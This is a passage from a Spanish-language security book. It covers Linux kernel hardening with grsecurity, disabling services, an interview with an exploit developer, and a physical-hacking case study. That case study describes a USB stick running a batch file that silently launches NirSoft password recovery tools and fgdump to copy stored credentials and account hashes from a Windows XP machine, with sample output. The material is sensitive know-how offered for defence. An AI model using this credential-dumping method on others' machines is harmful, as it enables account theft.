Desempaquetando linux-image-2.6.24.4-grsec (de linux-image-2.6.24.4
-grsec_custom.1.0_i386.deb) ...

Done.
Configurando linux-image-2.6.24.4-grsec (custom.1.0) ...
Running depmod.
Running postinst hook script /sbin/update-grub.
You shouldn't call /sbin/update-grub. Please call /usr/sbin/update
-grub instead!

Searching for GRUB installation directory ... found: /boot/grub
Searching for default file ... found: /boot/grub/default
Testing for an existing GRUB menu.lst file ... found: /boot/grub/menu.lst
Searching for splash image ... none found, skipping ...
Found kernel: /boot/vmlinuz-2.6.24-grsec
Found kernel: /boot/vmlinuz-2.6.18-6-686
Updating /boot/grub/menu.lst ... done

terminal:/boot# apt-get install initrd-tools
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Se instalarán los siguientes paquetes extras:
  cramfsprogs dash
Se instalarán los siguientes paquetes NUEVOS:
  cramfsprogs dash initrd-tools
0 actualizados, 3 se instalarán, 0 para eliminar y 0 no actualizados.
Necesito descargar 140kB de archivos.
Se utilizarán 492kB de espacio de disco adicional después de desempaquetar.
¿Desea continuar [ S/n] ? s
Des:1 ftp://ftp.us.debian.org etch/main dash 0.5.3-7 [ 86,0kB]
Des:2 ftp://ftp.us.debian.org etch/main cramfsprogs 1.1-6 [ 21,3kB]
```

Error


Si al ejecutar el comando make-kpkg, aparece un cartel de error bash que dice make-kpkg: command not found, debemos ejecutar apt-get install kernel-package para poder continuar. Ésta es la penúltima instancia en la que, una vez generado el paquete de instalación, se le aplica al sistema.

```
Des:3 ftp://ftp.us.debian.org etch/main initrd-tools 0.1.84.2 [ 32,2kB]
Descargados 140kB en 9s (14,4kB/s)
Preconfigurando paquetes ...
```

```
Seleccionando el paquete dash previamente no seleccionado.
(Leyendo la base de datos ...
108935 ficheros y directorios instalados actualmente.)
Desempaquetando dash (de .../archives/dash_0.5.3-7_i386.deb) ...
Seleccionando el paquete cramfsprogs previamente no seleccionado.
Desempaquetando cramfsprogs (de .../cramfsprogs_1.1-6_i386.deb) ...
Seleccionando el paquete initrd-tools previamente no seleccionado.
Desempaquetando initrd-tools (de .../initrd-tools_0.1.84.2_all.deb) ...
Configurando dash (0.5.3-7) ...


Configurando cramfsprogs (1.1-6) ...
Configurando initrd-tools (0.1.84.2) ...
```

```
terminal:/boot# mkinitrd -o /boot/initrd.img-2.6.24.4-grsec 2.6.24.4-grsec
```



Menú. Éste es el menú que se presenta apenas ejecutemos el comando make menuconfig desde la consola. Desde aquí se seleccionarán las características por incluir en el kernel para que éste las soporte una vez que esté en funcionamiento.

Ahora sí, sólo resta linkear /boot/initrd.img-2.6.24.4-grsec en **menu.lst** de Grub y reiniciar el sistema. Al finalizar, tendremos un kernel actualizado a la última versión y patcheado con un alto nivel de seguridad adicional.



Menu2. Dentro del menú Security Options del kernel se encuentran las opciones de Grsec. Es importante seleccionar un nivel medium (o menor) para que no interrumpa la performance general del servidor.

Ejemplo de Hardening en servicios

En un servidor, es fundamental deshabilitar servicios (cerrar puertos) inútiles para incrementar la seguridad en él. Como Linux es un sistema operativo muy versátil, existen variadas formas de hacerlo. Veremos un modo adecuado y otro menos útil, pero eficaz. En primer lugar, escaneamos nuestra propia máquina para ver los servicios que corren:

```
terminal:# nmap -sS localhost

Starting Nmap 4.53 ( http://insecure.org ) at 2008-03-13 05:47 ART
Interesting ports on localhost (127.0.0.1):
Not shown: 1710 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
111/tcp   open  rpcbind
113/tcp   open  auth
631/tcp   open  ipp
1241/tcp  open  nessus
```

Con la ayuda del comando lsof -i(numero de puerto), por ejemplo lsof -i:113, nos dirá cuál es el archivo o aplicación que genera ese servicio para poder deshabilitarlo. De ese modo, podríamos conocer el archivo binario y ejecutar, de modo no sutil, los comandos que nos permitirán cerrar todos los puertos.

```

# mv /usr/sbin/exim4 /usr/sbin/exim4-disable
# mv /usr/sbin/cupsd /usr/sbin/cupsd-disable
# mv /etc/init.d/portmap /etc/init.d/portmap-disable
# shutdown -r now
# killall nessusd (deshabilitado momentaneamente)
# nmap localhost

Starting Nmap 4.53 ( http://insecure.org ) at 2008-03-27 04:46 ART
All 1714 scanned ports on localhost (127.0.0.1) are closed

Nmap done: 1 IP address (1 host up) scanned in 0.248 seconds

```

Una forma más correcta de deshabilitar servicios que se inician con el booteo, como por ejemplo el servicio bittorrent, es la que vemos a continuación:

```

terminal:/etc/init.d# update-rc.d -f bittorrent remove
Removing any system startup links for /etc/init.d/bittorrent ...


/etc/rc0.d/K20bittorrent
/etc/rc1.d/K20bittorrent
/etc/rc2.d/S20bittorrent
/etc/rc3.d/S20bittorrent
/etc/rc4.d/S20bittorrent
/etc/rc5.d/S20bittorrent
/etc/rc6.d/K20bittorrent

```

De la misma forma, deberíamos hacer con cada uno de los servicios que no deseamos que se inicie al arrancar la máquina. Además, recordemos escanear nuestro host para ver la totalidad de sus puertos del siguiente modo: nmap -sS -p 1-65365 localhost. Seguramente, encontraremos servicios para deshabilitar.

Sitio sobre hacking ético

El sitio <http://elladodelmal.blogspot.com> (mantenido por José María “Chema” Alonso, ingeniero profesional de la seguridad y la administración) es un sitio interesante para visitar, ya que en él encontraremos retos, notas, comentarios y cosas interesantes relacionadas con el hacking ético.



w3af is a Web Application Attack and Audit Framework. The project goal is to create a framework to find and exploit web application vulnerabilities that is easy to use and extend. This project is currently hosted at SourceForge. For further information, you may also want to visit w3af SourceForge project page.

If you are here just to "take a look" maybe this **screenshots** will show you what w3af can do:

- OS commanding detection and exploit (console user interface)
- OS commanding and DAV misconfiguration detection and exploit (console user interface)
- Blind SQL Injection exploit (console User interface)
- OS commanding detection and exploit (pyGTK user interface)

Project news

• Sponsors - Mon, 10 Mar 2008 01:37:11 GMT
I would like to thank our sponsors, Cybsec (Platinum) and Openware (Gold) for their support and continuous help to the project. If you want to know more about them, visit the Sponsor link in the main menu. (0 comments)

Plataforma. W3af, Web Application Attack and Audit Framework, es una plataforma para el testeo de aplicaciones. Podemos probarla bajándola de <http://w3af.sourceforge.net>.

5 preguntas a un desarrollador de exploits

Jonathan Sarba, CEO y fundador de la empresa Shellcode IT Solutions & Security Research (www.shellcode.com.ar), nos responde algunas consultas relacionadas con los exploits.

¿Qué técnicas de explotación se pueden llevar a cabo con los conocimientos suficientes de shellcoding o exploit development en un entorno Linux, ya sea remoto o local? El fin: elevar privilegios a root.

Dependerá mucho de la distribución de Linux existente y de las versiones de software de base. Son muchas las técnicas aplicables, por eso yo comenzaría por estudiar alguna de las técnicas de protección conocidas.

ZDI

Zero Day Initiative (www.zerodayinitiative.com) es una empresa que alienta a los investigadores de vulnerabilidades a vender sus hallazgos (exploits) y los coloca en una lista en la que, de acuerdo con su categoría, les retribuye determinado dinero por sus códigos fuente.

- randomization stack
- non-executable stack
- malloc protection
- library randomization
- environment protection

La realidad es que, dependiendo del mercado corporativo donde encuentres la plataforma Linux, podrás tener, incluso, menores protecciones que éas.

ABIERTA INSCRIPCIÓN
CURSOS 2008

Productos

SysDog es un desarrollo propiedad de Shellcode que centraliza los eventos registrados por los logs de los sistemas operativos, aplicaciones y appliances instalados en toda la red corporativa [+]

applyPolicy es una solución desarrollada por Shellcode con el fin de facilitar las tareas de administración y mantenimiento de estándares de seguridad [+]

News

- + 01/16/08 - Sun buys MYSQL
- + 10/15/07 - www.net-security.org Nine out of ten websites have serious vulnerabilities
- + 08/03/07 - www.tgdaily.com Point and click Gmail hacking at Black Hat
- + 07/23/07 - www.theregister.co.uk Spammers dump Images, switch to PDF files
- + 07/23/07 - www.nytimes.com iPhone Flaw Lets Hackers Take Over, Security Firm Says


Shellcode. En el sitio de Shellcode podemos encontrar información acerca de los servicios y productos que ofrecen, además de material de estudio.

¿Podrías contarnos, en pocas palabras, cómo aprovechar el Segmentation fault (core dumped) generado en aquellos archivos uid0 encontrados en una shell?

Aunque un **segfault** nos resulte atractivo, cuando se trata de un archivo que posee el bit setUID y su propietario es root(0) o un usuario de algún servicio interesante (postfix, Apache, etcétera); las protecciones de contexto de ejecución en el kernel, y la forma de lindeo y compilado de binarios hacen la cosa bastante complicada. Y yendo a la respuesta concreta, tienes una sola opción para aprovechar un segfault (hablando de UNIX/Linux y siendo un bug no reportado): sacarse la cáscara de ingeniero, darle una visión diferente y aplicar conocimientos sobre ingeniería inversa, ASM, C, sistemas operativos, señales y comunicación entre procesos.

Ya recomendamos el parche Grsec luego de poner up-to-date el kernel. ¿Qué otra medida de hardening para el núcleo piensas que deberían conocer?

Creo que tanto el parche GRSEC como su variante OpenWall cubren los más importantes riesgos, y, si sumamos consideraciones sobre los módulos del kernel, protegeríamos una gran parte de los potenciales caminos que puede encontrar un intruso para escalar privilegios e infectar el sistema. De todas formas, es importante saber que no debemos olvidar buenas políticas de control de acceso, seguridad de datos; y establecer una correcta administración de los servicios del sistema y la interacción de sus recursos (humanos incluidos).



The screenshot shows a web browser displaying the IACRB (Information Assurance Certification Review Board) website. The URL in the address bar is http://www.iacertification.org/cept_certified_expert_penetration_tester.html. The page content is as follows:

IACRB
Information Assurance Certification Review Board

Account • Test Locations • Mailing List • Check stats

About IACRB **CEPT** **CASS** **CSSA** **CREA** **CPT** **Contact**

IA Certifications

- [Certified Expert Penetration Tester \(CEPT\)](#)
- [Certified Application Security Specialist \(CASS\)](#)
- [Certified SCADA Security Architect \(CSSA\)](#)
- [Certified Reverse Engineering Analyst \(CREA\)](#)
- [Certified Penetration Tester \(CPT\)](#)

Information Assurance Certification Review Board (IACRB)

Certified Expert Penetration Tester (CEPT)

The CEPT certification is designed to certify that candidates have expert level knowledge and skills in relation to penetration testing.

The CEPT consists of 9 domains directly relating to job duties of expert-level penetration testers. The IACRB defines an "expert penetration tester" as:

A person who is highly skilled in methods of evaluating the security of a computer systems, networks and software by simulating attacks by a malicious user. The process involves an active analysis of the system for any potential vulnerabilities that may result from poor or improper system configuration, known and/or unknown hardware or software flaws, or operational weaknesses in process or technical countermeasures. An expert penetration tester should additionally possess the ability to discover and reliably exploit unknown vulnerabilities in targeted software and systems.

The exam consists of two parts, a traditional multiple choice, true/false and multiple answer examination and a take-home practical exam. The multiple choice exam consists of 50 questions randomly pulled from a master list of questions. The certification candidate has 2 hours to complete the exam. The 9 Certified Expert Penetration Tester (CEPT) Domains are as follows:

Certificación. Certificación denominada Certified Expert Penetration Tester (CEPT) de Information Assurance Certification Review Board. Su sitio web es www.iacertification.org.

¿Cuáles son los rootkits o backdoors (del tipo SucKit o no) más interesantes que conoces?

El control (por un administrador de administradores) en un sistema operativo, considerando la actual integración entre diversos sistemas, puede ser muy complicado de volver atrás. He visto muchos casos en los que una infección del tipo SUCKIT o ADORE fue mucho más fácil de detectar que la infección de algunos simples binarios (estilo t0rnkit); el contexto define muchas cosas.

Creo también que la popularidad sobre la técnica de HOOKING de SYSCALLS


(UNIX/Linux) o APIS (WINDOWS) marcó un antes y un después; y sin dudas, me preocuparía más sobre este tipo de infección por el impacto que tienen, pero apuntaría inicialmente a rootkits de módulos (estilo ADORE).

Hay una lista larga de rootkits con particularidades de WORM que no hace falta enunciar (el proyecto www.chkrootkit.org tiene muchos).

Si tuvieras que recomendar los primeros libros y whitepapers para que un lector interesado en comenzar a desarrollar exploits (remotos/locales) inicie su carrera de estudio o investigación, ¿cuáles serían estos?

Sin duda, SHELLCODER's handbook 1.^a y 2.^a edición son recomendables; también es muy bueno Secrets of Reverse engineering. Hay una serie de libros en esta línea que resultan muy interesantes y son realmente útiles para utilizarlos como machetes.

Igualmente, hay mucho material dando vueltas en Internet (nuestra web tiene una pequeña selección <http://goodfellas.shellcode.com.ar>). Además, los papers de la PHRACK; NGSSoftware tiene muy buenos papers, y hay algunos especialistas que escriben siempre y vale la pena leerlos.



The screenshot shows a web browser window with the URL <http://www.cs.cmu.edu/~dbrumley/pubs/apeg.html>. The page title is "Automatic Patch-Based Exploit Generation". The authors listed are David Brumley, Pongsin Poosankam, Dawn Song, and Jiang Zheng. The abstract section begins with: "The *automatic patch-based exploit generation* problem is: given a program P and a patched version of the program P' , automatically, potentially unknown vulnerability present in P but fixed in P' . In this paper, we propose techniques for automatic patch-based exploit generation which can automatically generate exploits for vulnerable programs based upon patches provided via Windows Update." The text then continues: "In many cases we are able to automatically generate exploits within minutes or less. Although our techniques may not work in all cases, a conservative estimate of the capabilities of attackers. Thus, our results indicate that automatic patch-based exploit generation should be an important security implication of our results is that current patch distribution schemes which stagger patch distribution over long time periods may allow attackers who receive the patch first to compromise the significant fraction of vulnerable hosts who have not yet received the update schemes, such as Windows Update as currently implemented, can detract from overall security, and should be redesigned." A section titled "What does this mean?" is present, stating: "Attackers can simply wait for a patch to be released, use these techniques, and with reasonable chance, produce a working exploit within a worm, all vulnerable hosts could be compromised before most are even aware a patch is available, let alone download it. Thus, Microsoft Update. We propose solutions which prevent several possible schemes, some of which could be done with existing technology." At the bottom, it says "Read the full paper: [PDF](#)".

Reingeniería. En este sitio se pone a disposición un documento que explica como es posible rápidamente hacer ingeniería inversa sobre un parche para desarrollar un exploit para la falla en cuestión: www.cs.cmu.edu/~dbrumley/pubs/apeg.pdf

Ksplice: An automatic system for rebootless Linux kernel security updates

Jeffrey Brian Arnold
Massachusetts Institute of Technology
jbarold@mit.edu

Abstract

Ksplice* allows system administrators to apply security patches to their operating system kernels without having to reboot. Ksplice takes as input a source code change in the standard patch format and the kernel source code to be patched, and it applies the patch to the corresponding running kernel. To be fully automatic, Ksplice's design is limited to patches that do not introduce semantic changes to data structures, but a study of Linux security patches from May 2005 to December 2007 finds that only eight patches of 50 make semantic changes. An evaluation with Debian kernels and kernel.org kernels shows that Ksplice can automatically apply the remaining 42 patches, which means that 84% of the kernel vulnerabilities from this interval can be corrected by

source code, often expressed in the GNU unified diff format [8]. In the case of the Linux kernel, system administrators apply the patch to their copy of the source code, build a new kernel, and then distribute that new binary kernel to servers and end-user machines, which must be rebooted in order to run the new kernel.

Ksplice can, without restarting the kernel, apply any source code patch that only needs to modify the kernel text. Unlike other hot update systems, Ksplice takes as input only a unified diff and the original kernel source code, and it updates the running kernel correctly, with no further human assistance required.

Additionally, taking advantage of Ksplice does not require any preparation before the system is originally booted (the running kernel does not need to have been



Ksplice. Documento del MIT en donde se habla de Ksplice, un sistema para la actualización del kernel de linux sin reiniciar el sistema.

<http://web.mit.edu/ksplice/doc/ksplice.pdf> o <http://web.mit.edu/ksplice/doc/>

9 > Algunos conceptos finales


En este capítulo centramos el contenido en cuatro cuestiones fundamentales relacionadas con la gestión de la seguridad de la organización, las técnicas avanzadas de hacking, los errores más comunes cometidos por los supuestos profesionales de la seguridad y todo lo referido a las normativas de las organizaciones.

EL HACKING FÍSICO

Se llama así al acto de estar frente al servidor o terminal interna, con las manos puestas sobre la máquina desde la que el intruso intenta comprometer a la organización y, sin permiso apropiado, desvía, copia, destruye o altera información de la misma, estando en un recinto u otro componente del escenario o del sistema de información en persona.

Esto se da a diario en las organizaciones, generalmente con empleados descontentos, personal externo contratado, vendedores de información, aquellos que cumplen roles de espías industriales u otros ligados a inteligencia.

La implementación de seguridad física se realiza a través de mecanismos de control y soluciones para minimizar este tipo de riesgo (entre otros que provienen de la naturaleza, existen sabotajes, incendios, y otros que atentan al hardware como el robo, etcétera).



Planos. Un peluquero en Alemania encontró los planos del Bundesbank, que había gastado 221 millones de dólares en su renovación estructural. Éstos incluían información acerca de detectores, rejas, pisos y pasillos. Una representante del banco dijo que aún no saben cómo llegaron los planos allí y que es imposible que alguien haya comprometido su seguridad física.

Veamos un ejemplo en detalle. Imaginemos esta acción: una persona pasa por enfrente de la oficina del gerente general o director, ve la puerta abierta -o la abre-, entra e introduce un pendrive (memoria flash USB) en la computadora con Windows XP. Hace dos clicks, saca el pendrive y se va. Tardó 5 segundos y no instaló nada. ¿Qué fue lo que hizo? Esta persona se llevó en su pendrive:

- Todas las cuentas y passwords hasheados de usuarios del sistema.
- Las cuentas de red, passwords de carpetas compartidas.
- Usuario y passwords de páginas webs (formularios, homebanking, intranet, etcétera).
- Usuario y passwords de cuentas configuradas en clientes de correo (como Outlook).
- Usuario y passwords de MSN y cualquier otro mensajero instantáneo.
- Configuración de red (IP interna, IP pública, placas, gateway).

Incluso, podría haber hecho esto delante del usuario de la terminal sin que éste se diera cuenta. Veamos por qué y cómo lo logró. La máquina tenía el siguiente seteo:

- Windows XP SP2 con todos los parches al día y firewall activado.
- Antivirus NOD32 con la actualización (database) de virus al día.

¿Qué hay de malo con ello, entonces? **No estaba configurada de modo seguro, no tenía aplicado hardening alguno y, por otro lado, había un déficit de control en la seguridad física.**



Windows Server® 2008 Security Resource Kit

Author: Jesper M. Johansson and MVPs with the Microsoft Security Team

Pages: 512

Disk Level: 1 Companion CD(s)

Published: 02/27/2008

ISBN: 9780735625044

Price: \$49.99

To see this book's discounted price, select a reseller below.

About the Book

Your definitive security resource for Windows Server 2008—straight from the experts.

Get the definitive reference for planning and implementing security features in Windows Server 2008—with expert insights from Microsoft Most Valuable Professionals (MVPs) and the Windows Server Security Team at Microsoft. This official Microsoft RESOURCE KIT delivers the in-depth, technical information and tools you need to help protect your Windows®-based clients, server roles, networks, and Internet services. Leading security experts explain how to plan and implement comprehensive security with special emphasis on new Windows security tools, security objects, security services, user authentication and access control, network security, application security, Windows Firewall, Active Directory® security, group policy, auditing, and patch management. The kit also provides best practices based on real-world implementations. You also get must-have tools, scripts, templates, and other key job aids, including an eBook of the entire RESOURCE KIT on CD.

Win2k8. En el sitio de Microsoft, podemos encontrar un enlace relacionado a un libro que trata la seguridad de Windows 2008 server.

Al instalar Windows XP, se deja al usuario que instala con privilegios de administrador, lo que nos dará los derechos de extraer información de su registro y acceder a otros archivos del sistema. En cuanto al antivirus instalado por defecto, no chequea las aplicaciones potencialmente peligrosas del módulo scan AMON (mo

nitor del sistema de archivos) ni los demás módulos. De todos modos, vale aclarar que estas aplicaciones utilizadas no son virus ni otro tipo de malware. Sólo extraen información del registro de Windows y del archivo de cuentas de sistema.

Ahora bien, ¿cuál fue el mecanismo para realizar la extracción instantánea de la información? Fue un simple proceso batch, lanzado desde un archivo .bat, con una pequeña rutina secuencial de ejecución de aplicaciones inofensivas. Gracias a ello, la mayoría de los antivirus no las detectan y, al ser ejecutada cada una de ellas, rápidamente va guardando en el pendrive la información que extraen.

Aplicaciones empleadas:

1. De Nirsoft, Protected Storage PassView (www.nirsoft.net/utils/pspv.html) puede generar un archivo con el resultado si es ejecutado mediante línea de comando, y extrae los siguientes datos:

- Passwords de Outlook: cuando creamos una cuenta de e-mail en Outlook Express o una cuenta POP3 en Microsoft Outlook y está elegida la opción de propiedades de cuenta Recordar contraseña, el password es guardado en Protected Storage (servicio de Windows lsass.exe que provee algo de seguridad para guardar passwords) y así, esta utilidad puede revelarla instantáneamente.
- Autocompletar passwords en Internet Explorer: muchos sitios tienen un formulario con los campos de usuario y password para completar. Cuando noslogueamos en dicho sitio, Internet Explorer nos pregunta si queremos que recuerde ese password para la próxima vez que llegamos allí. Si respondemos Sí, esta clave podrá ser extraída fácilmente a través de Protected Storage PassView.
- Sitios protegidos por passwords en Internet Explorer: algunos sitios nos dejan acceder utilizando Basic Authentication o Digest Access Authentication. Cuando ingresamos en ellos, Internet Explorer nos mostrará una pantalla de login preguntándonos nuestro usuario y password.
- MSN Explorer Passwords: MSN Explorer guarda dos tipos de passwords en el Protected Storage. Éstos son: los passwords de sesión y los passwords de autocompletado.

HACKING, PENETRATION TESTING AND COUNTERMEASURES TRAINING

Existe un curso muy interesante en inglés que abarca muchos temas relacionado a la seguridad de la información y podran ver el temario aqui: www.careeracademy.com/index.asp?PageAction=VIEWPROD&ProdID=95

Resource Name	Resource Type	User Name/Value	Password
NirSoft Mail	Outlook Express	nirsoft	p991771
Second Account	Outlook Express	nirsoft2	pou1234
http://192.168.0.37	IE: Password-Protected Sites	user01	rttghy
http://192.168.0.11/login.asp	AutoComplete Passwords	hello	1234
...	AutoComplete Passwords	test	aawwrrff
...	AutoComplete Passwords	rain	pokkj76s
http://192.168.0.90/admin.asp	AutoComplete Passwords	admin	p2f6t9hh
http://nirsoft.cjb.net	AutoComplete Passwords	mainuser	l9j8r5dd4

8 item(s), 1 Selected

Proggie1. Modo gráfico de PSPV que aparece al darle doble clic.

También puede ejecutarse mediante comandos a través del prompt MS-DOS.

2. De Nirsoft, Network Password Recovery (www.nirsoft.net/utils/network_password_recovery.html). También puede generar un archivo con el resultado si es ejecutado mediante línea de comando, y extrae:

- Passwords de logins remotos en la LAN.
- Passwords de cuentas de e-mail en Exchange server o almacenadas en Outlook 2003.
- Passwords de MSN Messenger o cuentas Windows Messenger.
- De Internet Explorer 7: los passwords de sitios protegidos por passwords (Basic Authentication o Digest Access Authentication).


Item Name	Type	User	Password	Last Written
WindowsLive:username=...	Generic			2007-12-08 14:20
WindowsLive:username=...	Generic	w0d6@gmail.com	8d643w0d64	2007-12-19 11:03

2 item(s), 1 Selected

NirSoft Freeware. <http://www.nirsoft.net>

Proggie2. Interfaz gráfica de la aplicación Network Password Recovery de Nirsoft.

3. FgDump de Fizzgig (www.foofus.net/fizzgig/fgdump/)



```
C:\>fgdump -o localhost
FgDump 1.7.0 - fizzgig and the mighty group at foofus.net
Written to make John's life just a bit easier
Copyright(C) 2007 fizzgig and foofus.net
Fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.
